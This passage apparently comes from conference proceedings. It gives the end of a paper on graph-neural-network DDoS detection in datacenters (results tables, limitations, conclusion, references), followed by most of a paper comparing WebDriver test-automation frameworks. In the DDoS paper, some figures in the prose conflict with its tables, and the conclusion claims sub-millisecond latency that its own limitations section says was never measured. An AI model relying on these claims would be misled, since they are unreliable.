GNN RNIDS	0.999 ± 0.000	0.993 ± 0.006	0.999 ± 0.002	0.999 ± 0.001
E-GraphSage	1.000 ± 0.000	1.000 ± 0.000	1.000 ± 0.000	0.999 ± 0.000

Across the two *traditional* benchmarks **CIC IDS 2017** (TABLE 1) and **CIC DDoS 2019** (TABLE 2), all three models achieve exceptional performance, with every evaluation metric above 0.999 with tiny dispersion (standard deviation (SD) ≤ 0.002). E-GraphSAGE posts the single highest recall on both corpora (0.9999 and 0.9998), indicating it rarely misses an attack once the traffic patterns are well-defined. The overlap of the $\pm SD$ intervals shows that the small gaps between models (e.g., E-GraphSAGE's slightly higher recall on CICIDS2017) are not statistically significant. In practice, every model is indistinguishable within measurement noise on these two well-curated datasets.

TABLE 2: RESULTS ON CIC DDoS 2019				
Model	Accuracy	Precision	Recall	F1 Score
<i>Het. Graph U-Nets</i>	1.000 ± 0.000	1.000 ± 0.000	1.000 ± 0.000	1.000 ± 0.000
GNN RNIDS	1.000 ± 0.000	1.000 ± 0.000	1.000 ± 0.000	1.000 ± 0.000
E-GraphSage	1.000 ± 0.000	1.000 ± 0.000	1.000 ± 0.000	1.000 ± 0.000

The *modern cloud* scenario (**BCCC CPacket Cloud DDoS 2024**) is markedly tougher. The background traffic is more diverse and attack signatures are subtler. Heterogeneous Graph U-Net achieves the best F1 score (0.960 ± 0.002), thanks to the highest precision (0.985 ± 0.002) while keeping recall above 0.945 ± 0.010 . E-GraphSAGE sees its F1 tumble to (0.914 ± 0.021), primarily due to a precision drop (0.922 ± 0.029). GNN-RNIDS trails Heterogeneous Graph U-Net with a F1 score (0.940 ± 0.007), 0.015 below Heterogeneous Graph U-Net.

TABLE 3: RESULTS ON BCCC-CPacket-Cloud-DDoS 2024				
Model	Accuracy	Precision	Recall	F1 Score
<i>Het. Graph U-Net</i>	0.972 ± 0.001	0.985 ± 0.002	0.945 ± 0.010	0.960 ± 0.002
GNN RNIDS	0.957 ± 0.005	0.946 ± 0.016	0.982 ± 0.018	0.940 ± 0.007
E-GraphSage	0.947 ± 0.014	0.922 ± 0.029	0.994 ± 0.010	0.914 ± 0.021

These findings show that when attack patterns are clean and voluminous, lightweight inductive models like E-GraphSAGE suffice, but once traffic grows multifaceted and irregular (as in cloud environments), the explicit host-flow heterogeneity and hierarchical pooling of Heterogeneous Graph U-Net materially reduces false positives without sacrificing recall. The consistent precision and recall along with minimal standard deviation (< 0.005) on the cloud dataset showcases Heterogeneous Graph U-Net’s ability for practical real-world deployment where stability is most important.

6. Limitations and Future Work

6.1 Current Limitations

Despite strong performance, several limitations warrant acknowledgment:

- **Open-source Data Constraints:** Training on publicly available datasets may not fully capture specific data center attack patterns.
- **Scalability Boundaries:** While efficient, processing graphs for networks exceeding 100,000 concurrent flows requires distributed implementations, which we have not yet developed or tested.
- **Feature Engineering:** Optimal feature selection remains dataset-dependent, requiring domain expertise.
- **Adversarial Robustness:** While the architecture should theoretically provide resilience against adversarial attacks through its hierarchical structure, we have not explicitly tested against GNN-specific adversarial examples or structural perturbations designed to evade detection.
- **Performance Benchmarking:** While the system architecture is designed for low-latency operation, we did not measure actual inference times or throughput rates in our experiments. Production deployment would require comprehensive performance benchmarking to validate the system’s ability to process traffic efficiently.
- **Ablation Study:** We have not conducted an ablation study to determine which components of the Graph U-Nets architecture (hierarchical pooling, skip connections, heterogeneous processing, or temporal sliding window) contribute most to the performance gains. Understanding the relative importance of each component would help optimize the architecture and potentially reduce computational overhead.

6.2 Future Research Directions

Several promising avenues for future work are:

- **Adaptive Learning:** Incorporate online or continual learning routines so the detector can update itself as new attack behaviors emerge.
- **Multi-site Coordination:** Explore cross-site or federated learning schemes that allow multiple datacenters to share model updates without exposing raw traffic. This would require addressing significant privacy challenges including preventing model inversion attacks, ensuring differential privacy in gradient updates, and coordinating update synchronization.
- **Hardware Acceleration:** Evaluate Graphics Processing Units (GPU) and Field-Programmable Gate Arrays (FPGA) pipelines to push inference latency into the sub-millisecond range for high-throughput networks.
- **Encrypted Traffic Analysis:** As traffic encryption becomes ubiquitous, future work should explore how to adapt the graph-based approach when traditional flow features are obscured. This might involve leveraging timing-based side channels, TLS handshake patterns, and graph structural features that persist despite encryption. New statistical features based on encrypted payload characteristics would need to be developed and validated.
- **Zero-Day Attack Evaluation:** Conduct systematic evaluation of the model's performance against completely novel attack types through leave-one-attack-out cross-validation and testing on emerging threats not represented in current datasets. Depending on dataset availability, extending this analysis to known DDoS attacks not seen within the aforementioned datasets e.g. Protocol Exploits (e.g., CoAP, WS-DD, ARMS, Jenkins) - 2020, TP240PhoneHome - 2023, HTTP/2 Rapid Reset - 2023, etc.
- **Ablation Study:** Conduct systematic ablation experiments to quantify the contribution of each architectural component (hierarchical pooling layers, skip connections, heterogeneous node processing, temporal sliding window) to overall performance. This would guide architectural optimization and potentially enable simpler, more efficient variants.
- **Adversarial Robustness Testing:** Evaluate the model against adversarial attacks specifically designed for GNNs, including graph structure perturbations, node feature poisoning, and edge manipulation attacks.

7. Conclusion

This paper presented a novel Graph U-Nets architecture for DDoS detection in datacenter environments. Our study shows that modelling network traffic as a heterogeneous host-flow graph and processing it with a Graph U-Net yields exceptional detection accuracy across both legacy and modern DDoS corpora. On the well-curated CIC IDS 2017 and CIC DDoS 2019 benchmarks, all contenders already operate near perfection, yet the model matches this performance while keeping the harmonic balance of precision and recall tight, demonstrating that the richer representation does not sacrifice efficiency in straightforward scenarios. The Graph U-Nets algorithm excels in the cloud-native BCCC CPacket dataset where the Graph U-Nets' hierarchical pooling and type-aware message passing cut false-positives dramatically, lifting precision to 0.985 and F1-score to 0.960, improving over the next-best baseline (GNN RNIDS) by 3.9 and 2.0 points respectively while trading some recall for a substantially lower false-positive rate.

Beyond raw metrics, the proposed pipeline integrates into existing datacenter operations; it scales horizontally, supports “alert-only” or inline enforcement, and preserves sub-millisecond latency through decoupled ingestion and batching. This flexibility allows data center operators to start conservatively and progress toward automated blocking as confidence grows. Importantly the model's superior precision in irregular, multi-tenant traffic means fewer distracting alerts for analysts and quicker mitigation of real threats, translating into tangible availability and reputational benefits.

Nevertheless, several avenues remain open. Our evaluation still relies on public datasets whose attack mix may differ from proprietary environments; future work should explore online or federated learning to adapt to unseen patterns. We also aim to profile throughput on very large graphs (>100 k concurrent flows) and investigate hardware acceleration. Finally, enriching the feature space with encrypted-traffic markers and integrating cross-site threat intelligence could further harden defenses as adversaries evolve.

References

- Alamer, Latifa, and Ebtesam Shadadi. 2023. "DDoS Attack Detection Using Long□Short Term Memory with Bacterial Colony Optimization on IoT Environment." *Journal of Internet Services and Information Security* 13, no. 1: 44–53.
- Caville, Evan, Wai Weng Lo, Siamak Layeghy, and Marius Portmann. 2022. "Anomal□E: A Self□Supervised Network Intrusion Detection System Based on Graph Neural Networks." *Knowledge□Based Systems* 258: 110030.
- Data Center Knowledge. 2024. "DDoS Attacks: Data Centers Caught in the Crosshairs." *Data Center Knowledge*. February 20, 2024. <https://www.datacenterknowledge.com/cybersecurity/ddos-attacks-data-centers-caught-in-the-crosshairs> (accessed July 28, 2025).
- Gao, Hongyang, and Shuiwang Ji. 2019. "Graph U□Nets." In *Proceedings of the 36th International Conference on Machine Learning (ICML)*, 2083–2092. PMLR.
- Hajtmanek, Roman, Martin Kontšek, Juraj Smieško, and Jana Uramová. 2022. "One□Parameter Statistical Methods to Recognize DDoS Attacks." *Symmetry* 14, no. 11: 2388.
- Kleyman, Bill. 2023. "Why You Need DDoS Protection in a Connected World." *Data Center Frontier*. January 27, 2023. <https://www.datacenterfrontier.com/sponsored/article/21545872/a10-why-you-need-ddos-protection-in-a-connected-world> (accessed July 28, 2025).
- Li, Wenjuan, Steven Tug, Weizhi Meng, and Yu Wang. 2019. "Designing Collaborative Blockchained Signature□Based Intrusion Detection in IoT Environments." *Future Generation Computer Systems* 96: 481–489.
- Li, Yan, and Yifei Lu. 2019. "LSTM□BA: DDoS Detection Approach Combining LSTM and Bayes." In *2019 Seventh International Conference on Advanced Cloud and Big Data (CBD)*, 180–185. IEEE.
- Lo, Wai Weng, Siamak Layeghy, Mohanad Sarhan, Marcus Gallagher, and Marius Portmann. 2022. "E□GraphSAGE: A Graph Neural Network Based Intrusion Detection System for IoT." In *NOMS 2022—IEEE/IFIP Network Operations and Management Symposium*, 1–9. IEEE.
- Manimurugan, S., Saad Al□Mutairi, Majed Mohammed Aborokbah, Naveen Chilamkurti, Subramaniam Ganesan, and Rizwan Patan. 2020. "Effective Attack Detection in Internet of Medical Things Smart Environment Using a Deep Belief Neural Network." *IEEE Access* 8: 77396–77404.
- Muhuri, Pramita Sree, Prosenjit Chatterjee, Xiaohong Yuan, Kaushik Roy, and Albert Esterline. 2020. "Using a Long Short□Term Memory Recurrent Neural Network (LSTM□RNN) to Classify Network Attacks." *Information* 11, no. 5: 243.
- Nguimbous, Yves Nsoga, Riadh Ksantini, and Adel Bouhoula. 2019. "Anomaly□Based Intrusion Detection Using Auto□Encoder." In *2019 International Conference on Software, Telecommunications and Computer Networks (SoftCOM)*, 1–5. IEEE.
- Pujol□Perich, David, José Suárez□Varela, Albert Cabellos□Aparicio, and Pere Barlet□Ros. 2022. "Unveiling the Potential of Graph Neural Networks for Robust Intrusion Detection." *ACM SIGMETRICS Performance Evaluation Review* 49, no. 4: 111–117.

Ronneberger, Olaf, Philipp Fischer, and Thomas Brox. 2015. "U-Net: Convolutional Networks for Biomedical Image Segmentation." In *Medical Image Computing and Computer-Assisted Intervention – MICCAI 2015*, 234–241. Cham: Springer International Publishing.

Salam, Mahmoud A. 2021. "Intelligent System for IoT Botnet Detection Using SVM and PSO Optimization." *J. Intell. Syst. Internet Things* 3, no. 2: 68–84.

Shafi, MohammadMoein, Arash Habibi Lashkari, Vicente Rodriguez, and Ron Nevo. "Toward generating a new cloud-based Distributed Denial of Service (DDoS) dataset and cloud intrusion traffic characterization." *Information* 15, no. 4 (2024): 195.

Sharafaldin, Iman, Arash Habibi Lashkari, and Ali A. Ghorbani. "Toward generating a new intrusion detection dataset and intrusion traffic characterization." *ICISSP* 1, no. 2018 (2018): 108-116.

Sharafaldin, Iman, Arash Habibi Lashkari, Saqib Hakak, and Ali A. Ghorbani. "Developing realistic distributed denial of service (DDoS) attack dataset and taxonomy." In *2019 international carnahan conference on security technology (ICCST)*, pp. 1-8. IEEE, 2019.

Shroff, Jugal, Rahee Walambe, Sunil Kumar Singh, and Ketan Kotecha. 2022. "Enhanced Security Against Volumetric DDoS Attacks Using Adversarial Machine Learning." *Wireless Communications and Mobile Computing* 2022, no. 1: 5757164.

Veličković, Petar, Guillem Cucurull, Arantxa Casanova, Adriana Romero, Pietro Liò, and Yoshua Bengio. 2018. "Graph Attention Networks." In *International Conference on Learning Representations (ICLR)*.

Volico Data Centers. 2024. "DDoS Protection Trends Among Data Center and Colocation Providers." *Volico Data Centers*. March 26, 2024. <https://www.volico.com/ddos-protection-trends-among-data-center-and-colocation-providers/>(accessed July 28, 2025).

Zhao, Jun, Xudong Liu, Qiben Yan, Bo Li, Minglai Shao, and Hao Peng. 2020. "Multi-Attributed Heterogeneous Graph Convolutional Network for Bot Detection." *Information Sciences* 537: 380–393.

Zhou, Jiawei, Zhiying Xu, Alexander M. Rush, and Minlan Yu. 2020. "Automating Botnet Detection with Graph Neural Networks." *arXiv preprint arXiv:2003.06344*.

The Test Automation Toolbox: Exploring Frameworks Built on WebDriver - The API for Browser Automation

Pallavi Sharma

info@5elementslearning.dev

Abstract

Behind the success of any Web Application lies a robust testing strategy. Automation is integral to the success of testing of web applications, as the sheer versions, modes of browsers and operating system complexity is significant. As the browser complexity has grown, so too has the ecosystem of frameworks and tools that simplify, and scale test automation built on it. One of the significant milestones in browser automation testing was the recognition of WebDriver protocol as a W3C standard. While Selenium WebDriver provides the foundational API for browser control, numerous frameworks have emerged across different programming languages to simplify test automation and address common challenges. This paper explores the ecosystem of test automation frameworks built on the WebDriver protocol, examining how they enhance productivity, reduce boilerplate code, and provide specialized features for modern web testing.

In this paper we will analyze frameworks in five major programming languages - Java (Selenide), C# (Atata), Python (SeleniumBase), Ruby (Ruby Raider), and JavaScript (WebDriverIO) - demonstrating how each addresses language-specific needs while leveraging the same underlying WebDriver standard. Through code examples and comparative analysis, we show how these frameworks abstract complexity, provide built-in best practices, and offer enhanced reporting capabilities compared to raw Selenium WebDriver implementations.

This exploration reveals that while WebDriver provides the universal foundation for browser automation, the choice of framework significantly impacts development velocity, maintenance overhead, and team adoption. Understanding the strengths and trade-offs of different frameworks enables teams to select tools that align with their technical stack, expertise level, and project requirements.

Biography

Pallavi is a versatile professional with a rich experience spanning two decades. She has contributed in various capacities as an individual contributor, technical product manager, scrum master, intellectual property rights coordinator and coach on various open-source tools for test automation. She is the Founder at 5 Elements Learning, an E Learning Organization and Mosaic Words, a Green Literature Publishing company. She is a published author of 4 books on Selenium. She is a committer to the Selenium Project. She is an active participant for various international conferences on Testing, Automation, AI and other similar areas, where she serves as a reviewer, jury, organizer, speaker and enthusiastic attendee. She also holds various certifications in her field, interests and passions. Beyond her professional pursuits, Pallavi spends active time in writing, reading, travel, nature watching and conservation. She is dedicated to giving back to society and the environment through both her time and resources. She believes in #BeKind, starting with self.

Copyright : Pallavi Sharma

1 Introduction

The landscape of web application testing has been fundamentally transformed by the development of WebDriver as a standardized API for browser automation. Since its adoption as a W3C standard in 2018, WebDriver has become the foundation upon which modern test automation is built, enabling consistent and reliable interaction with web browsers across different platforms and vendors.

However, while WebDriver provides the essential protocol for browser communication, working directly with raw Selenium WebDriver implementations often requires significant boilerplate code and manual handling of common automation challenges such as element waiting, synchronization, and error handling. This has led to the development of numerous frameworks that build upon WebDriver, each designed to address specific pain points and enhance the developer experience.

The rise of these frameworks reflects the diverse needs of development teams working in different programming languages, with varying levels of automation expertise, and facing unique project constraints. Understanding this ecosystem is crucial for teams looking to implement effective test automation strategies that balance productivity, maintainability, and reliability.

This paper examines the current state of WebDriver-based frameworks across major programming languages, analyzing how they extend the base WebDriver functionality and the value they provide to testing teams. Through practical examples and comparative analysis, we demonstrate the evolution from basic browser automation to sophisticated testing frameworks that integrate seamlessly with modern development workflows.

This paper serves as a practical guide for software testers, developers, and automation architects navigating the WebDriver ecosystem. Whether building new test suites or modernizing legacy automation, understanding framework trade-offs is essential for scalable, maintainable quality engineering.


Readers will gain:

- Framework selection criteria based on project requirements and team capabilities
- Syntax comparisons across popular WebDriver frameworks
- Best practices for implementation and maintenance of test automation code

2 Understanding the WebDriver Foundation

2.1 Web Browser Automation Fundamentals

To understand the value proposition of WebDriver-based frameworks, it is essential to first examine the underlying mechanics of web browser automation. Modern web browsers operate as complex software applications that render HTML, execute JavaScript, and manage user interactions through a sophisticated architecture comprising multiple components including the browser engine, rendering engine, and JavaScript interpreter.



Source: "A Reference Architecture for Web Browsers" by Alan Grosskurth and Michael Godfrey

Fig 1- WebBrowser Architecture


WebDriver provides a standardized interface for programmatic control of these browser components, enabling external applications to simulate user actions such as clicking elements, entering text, and navigating between pages. The protocol operates through a client-server architecture where test scripts communicate with browser-specific drivers that translate WebDriver commands into browser-native operations.

2.2 The WebDriver Protocol

According to the W3C specification, WebDriver is defined as "a remote-control interface that enables introspection and control of user agents. It provides a platform- and language-neutral wire protocol as a way for out-of-process programs to remotely instruct the behavior of web browsers."

This standardization ensures that automation scripts can work consistently across different browsers (Chrome, Firefox, Safari, Edge) without requiring browser-specific implementations. Each browser vendor provides their own WebDriver implementation (ChromeDriver, GeckoDriver, EdgeDriver, SafariDriver) that adheres to the common protocol specification.

The following image shows how using the WebDriver Protocol, we talk to browser through their own individual WebDriver.



*Fig 2 – displaying working of WebDriver Protocol with Selenium WebDriver
Image Taken from Github Resource- <https://github.com/lana-20/selenium-webdriver-architecture>*

2.3 Selenium WebDriver Implementation

Selenium WebDriver serves as the most widely adopted implementation of the WebDriver protocol, providing client bindings for multiple programming languages including Java, Python, C#, Ruby, and JavaScript. With over 5.1 million active users worldwide, Selenium has become the de facto standard for web automation.

The core Selenium WebDriver API provides fundamental capabilities such as:

- Browser lifecycle management (launching, navigating, closing)
- Element location using various strategies (ID, class name, XPath, CSS selectors)
- User action simulation (clicking, typing, scrolling)
- Page state inspection (text content, attribute values, element properties)
- Window and frame management

However, direct use of Selenium WebDriver often requires significant boilerplate code and manual implementation of common patterns, creating opportunities for framework developers to add value through abstraction and enhanced functionality.

3 The Framework Ecosystem

3.1 Evolution Beyond Raw WebDriver

While Selenium WebDriver provides the essential building blocks for browser automation, real-world test automation requires additional capabilities that extend beyond the core protocol. Common challenges include:

Synchronization Management: Web applications often load content dynamically, requiring sophisticated waiting strategies to ensure elements are available before interaction attempts.

Element Location Reliability: Robust element identification strategies that can handle dynamic content and changing page structures.

Error Handling and Recovery: Graceful handling of common automation failures such as stale element references, timeouts, and unexpected page states.

Reporting and Diagnostics: Comprehensive test execution reporting with screenshots, logs, and failure analysis capabilities.

Configuration Management: Simplified setup and configuration for different environments, browsers, and execution modes.

Integration with Testing Frameworks: Seamless integration with language-specific testing frameworks, build tools, and continuous integration systems.

3.2 Programming Language Ecosystems

The choice of programming language significantly influences the available testing ecosystem and framework options. Each language brings its own strengths, community practices, and tooling considerations:

Java Ecosystem: Mature ecosystem with robust IDE support (Eclipse, IntelliJ IDEA), comprehensive testing frameworks (JUnit, TestNG), and build tools (Maven, Gradle). Enterprise adoption is high due to Java's stability and extensive library ecosystem.

Python Ecosystem: Emphasis on simplicity and readability with strong data science integration. Testing frameworks like pytest provide powerful fixtures and plugins, while tools like pip simplify dependency management.

C# Ecosystem: Strong integration with Microsoft development tools (Visual Studio), testing frameworks (MSTest, NUnit), and package management (NuGet). Popular in enterprise environments using Microsoft technology stacks.

Ruby Ecosystem: Focus on developer productivity and elegant syntax. Testing frameworks like RSpec provide behavior-driven development capabilities, while the Ruby community emphasizes convention over configuration.

JavaScript Ecosystem: Rapid evolution with diverse tooling options. Modern frameworks support both Node.js execution and browser-based testing, with strong integration into front-end development workflows.

4 Framework Analysis and Comparison

4.1 Selenide (Java)

Selenide, created by Andrei Solntsev, represents a significant evolution in Java-based web automation by providing a more fluent and concise API compared to raw Selenium WebDriver. The framework addresses common pain points in Selenium automation through intelligent defaults and built-in best practices.

Key Features:

- Automatic waiting for elements to become available and interactable
- Fluent API design that reduces boilerplate code
- Built-in screenshot capture on test failures
- Simplified browser configuration and management
- Integration with popular Java testing frameworks

Code Comparison Example:

Raw Selenium approach:

```
java
@Test
public void launch_demosite() {
    WebDriver driver = new FirefoxDriver();
    driver.get("http://5elementslearning.dev/demosite");
    driver.findElement(By.linkText("My Account")).click();
    if(driver.getPageSource().contains("Welcome, Please Sign In")) {
        driver.quit();
    } else {
        driver.quit();
    }
}
```

Selenide approach:

```
java
@Test
public void launch_demosite() {
    Configuration.browser = Browsers.FIREFOX;
    open("http://5elementslearning.dev/demosite");
    $(By.linkText("My Account")).click();
    $(By.xpath("//h1")).shouldHave(text("Welcome, Please Sign In"));
}
```

}

If Java is the programming language your team has chosen to build a test automation project on, and you wish to explore Selenium, in that situation a great choice would be to explore Selenide as a project for your test automation needs. The Selenide framework is built to solve test automation problems, and is built over the Selenium Java bindings. Selenium is a browser automation tool, and doesn't have inbuilt capabilities which another solution built over it to solve test automation problems might have. Some of the significant benefits are -

- a. Code verbosity, which leads to less generation of code lines.
- b. Inherent waits in the commands to find elements, thus removing complex code.
- c. Inbuilt assertion library provided which reduces the need to depend on third party tools.
- d. Availability of boiler plate code to built test automation project.
- e. Better readability with ease of english like syntax, reducing complexity.

Selenide link- <https://selenide.org/>

Selenide Github link - <https://github.com/selenide/selenide>

4.2 Atata (C#)

Atata, developed by Yevgeniy Shuneyvych, provides a comprehensive test automation framework for .NET applications with strong emphasis on the Page Object Model pattern and fluent assertion syntax. The framework integrates seamlessly with the .NET ecosystem and provides powerful configuration options.

Key Features:

- Built-in Page Object Model implementation with attribute-based element mapping
- Fluent assertion syntax with detailed error reporting
- Comprehensive logging and screenshot capabilities
- Integration with NUnit and MSTest frameworks
- Flexible configuration system supporting multiple environments

Code Comparison Example:

Raw Selenium approach:

```
public void Launch_DemoSite(){
    IWebDriver driver = new FirefoxDriver();
    driver.Navigate().GoToUrl("http://5elementslearning.dev/demosite");
    driver.FindElement(By.LinkText("My Account")).Click();

    if (driver.PageSource.Contains("Welcome, Please Sign In")){
        driver.Quit();
    }
}
```

```

else{
    driver.Quit();
}
}

```

Atata approach:

```

public void Launch_DemoSite()
{
    AtataContext.Configure().UseFirefox().Build();

    Go.To("http://5elementslearning.dev/demosite")
        .FindByLinkText("My Account").Click()
        .PageSource.Should.Contain("Welcome, Please Sign In");

}

```

Atata a test automation framework built over the Selenium C# bindings provides out of the box features to create a robust test automation framework for your project bringing significant benefits over using raw Selenium bindings. Usage of intelligent waiting mechanism helps reduce flakiness of test scripts often faced by end users implementing only Selenium. Atata also promotes maintainable test code through its page object implementation, where page elements are defined using attributes that specify location strategies. This approach separates element location logic from test logic, improving maintainability when application UI changes. With these features Atata provides a powerful boiler plate framework over the Selenium CSharp bindings to be used for test automation purposes.

Atata link - <https://atata.io/>

Atata Github link- <https://github.com/atata-framework/atata>

4.3 SeleniumBase (Python)

SeleniumBase, created by Michael Mintz, extends Python's Selenium WebDriver with additional functionality focused on reducing common automation pain points and providing enhanced reporting capabilities.

Key Features:

- Simplified syntax with automatic waiting built into commands
- Comprehensive test reporting with screenshots and logs

- Built-in support for visual testing and element highlighting
- Integration with pytest framework and its extensive plugin ecosystem
- Support for headless browser execution and cloud testing platforms

Code Comparison Example:

Raw Selenium approach:

```
python
from selenium import webdriver
from selenium.webdriver.common.by import By

driver = webdriver.Firefox()
driver.get("https://5elementslearning.dev/demosite/")
driver.implicitly_wait(0.5)
driver.find_element(by=By.LINK_TEXT, value="My Account").click()
message = driver.page_source
temp = "Welcome, Please Sign In"
if(temp in message):
    driver.quit()
```

SeleniumBase approach:

```
from seleniumbase import SB

with SB(test=True, uc=True) as sb:
    sb.open("https://5elementslearning.dev/demosite/")
    sb.click_link("My Account")
    sb.assert_text("Welcome, Please Sign In")
```

The SeleniumBase implementation showcases the framework's focus on concise, readable test code with built-in assertions and automatic resource management. Selenium base also provides us with inbuilt report generation features which may be useful for test automation projects. Thus providing us with useful features required by test automation solutions, built over the Selenium Python bindings.

SeleniumBase link:<https://seleniumbase.io/>

SeleniumBase Github:<https://github.com/seleniumbase/SeleniumBase>

4.4 Ruby Raider (Ruby)

Ruby Raider, developed by Augustin Gottlieb, focuses on providing a comprehensive project generator and framework setup tool for Ruby-based test automation projects. It emphasizes convention over configuration and rapid project initialization.

Key Features:

- Project scaffolding with pre-configured best practices
- Integration with popular Ruby testing frameworks (RSpec, Cucumber)
- Support for multiple automation libraries and tools
- Built-in configuration for different execution environments
- Emphasis on maintainable project structure

Code Comparison Example:

Raw Selenium approach:

```
ruby
require 'selenium-webdriver'

driver = Selenium::WebDriver.for :firefox
driver.get("https://5elementslearning.dev/demosite/")
driver.manage.timeouts.implicit_wait = 0.5
driver.find_element(link_text: "My Account").click

message = driver.page_source
temp = "Welcome, Please Sign In"

if message.include?(temp)
  driver.quit
end
```

RubyRaider approach:

```
require 'ruby_raider'
visit("https://5elementslearning.dev/demosite/")
set_implicit_wait(0.5)
click_link("My Account")
message = page_source
```

```

temp = "Welcome, Please Sign In"
if message.include?(temp)
  quit_driver
end

```

Ruby Raider significantly improves upon raw Selenium by offering simplified syntax with intuitive methods like `visit()` and `click_link()`, built-in helper functions with automatic waiting and retry mechanisms, better error handling with descriptive messages and screenshot capture, effortless configuration management for different browsers and environments, enhanced test organization through page object model support, and reduced maintenance overhead with less boilerplate code. The framework provides a more Ruby-like developer experience with better integration into Ruby testing ecosystems, faster development cycles, and automatic handling of Selenium updates, making it a worthwhile choice despite adding an abstraction layer.

RubyRaider link-<https://ruby-raider.com/>

RubyRaider Github- https://github.com/RaiderHQ/ruby_raider

4.5 WebDriverIO (JavaScript)

WebDriverIO, created by Christian Bromann, represents a comprehensive automation framework designed specifically for modern JavaScript development workflows. It supports both traditional WebDriver automation and newer protocols like Chrome DevTools.

Key Features:

- Support for multiple automation protocols (WebDriver, Chrome DevTools, Puppeteer)
- Comprehensive plugin ecosystem for extending functionality
- Built-in support for modern JavaScript features and `async/await` syntax
- Integration with popular testing frameworks (Mocha, Jasmine, Cucumber)
- Advanced debugging and development tools

Code Comparison Example:

Raw Selenium approach:

```

javascript
const { Builder, By } = require('selenium-webdriver');
const driver = await new Builder().forBrowser('firefox').build();
await driver.get("https://5elementslearning.dev/demosite/");
await driver.manage().setTimeouts({ implicit: 500 });
await driver.findElement(By.linkText("My Account")).click();

```

Pallavi Sharma

PNSQC.ORG

```

const message = await driver.getPageSource();
const temp = "Welcome, Please Sign In";
if (message.includes(temp)) {
    await driver.quit();
}

```

WebDriverIO approach:

```

const { remote } = require('webdriverio');
const driver = await remote({ capabilities: { browserName: 'firefox' } });
await driver.url("https://5elementslearning.dev/demosite/");
await driver.setTimeout({ 'implicit': 500 });
await driver.$('=My Account').click();
const message = await driver.getPageSource();
const temp = "Welcome, Please Sign In";
if (message.includes(temp)) {
    await driver.deleteSession();
}

```

WebDriverIO offers significant advantages over raw Selenium with its more intuitive and concise syntax, such as using `$('=My Account')` for link text selection instead of verbose `findElement(By.linkText())` calls, and `url()` instead of `get()` for navigation. It provides built-in smart waiting mechanisms that automatically handle element visibility and readiness, reducing flaky tests, along with powerful selector strategies that combine CSS, XPath, and custom approaches seamlessly. WebDriverIO excels in modern development workflows with native async/await support, built-in test runners, automatic screenshot capture on failures, and extensive configuration options for different browsers and environments. The framework also includes advanced features like automatic retries, better error messages with stack traces, integrated reporting, and support for mobile testing, making it a more developer-friendly and robust choice compared to raw Selenium's more manual and verbose approach.

WebDriverIO Link:<https://webdriver.io/>

WebDriverIO Github:<https://github.com/webdriverio/webdriverio>

5 Framework Selection Considerations

As we have seen in above section for different programming languages in which Selenium can be used to automate browser for test automation needs, we have an alternate open source solution available which is built on the Selenium WebDriver ecosystem. These tools are made to solve common test automation challenges which means providing -

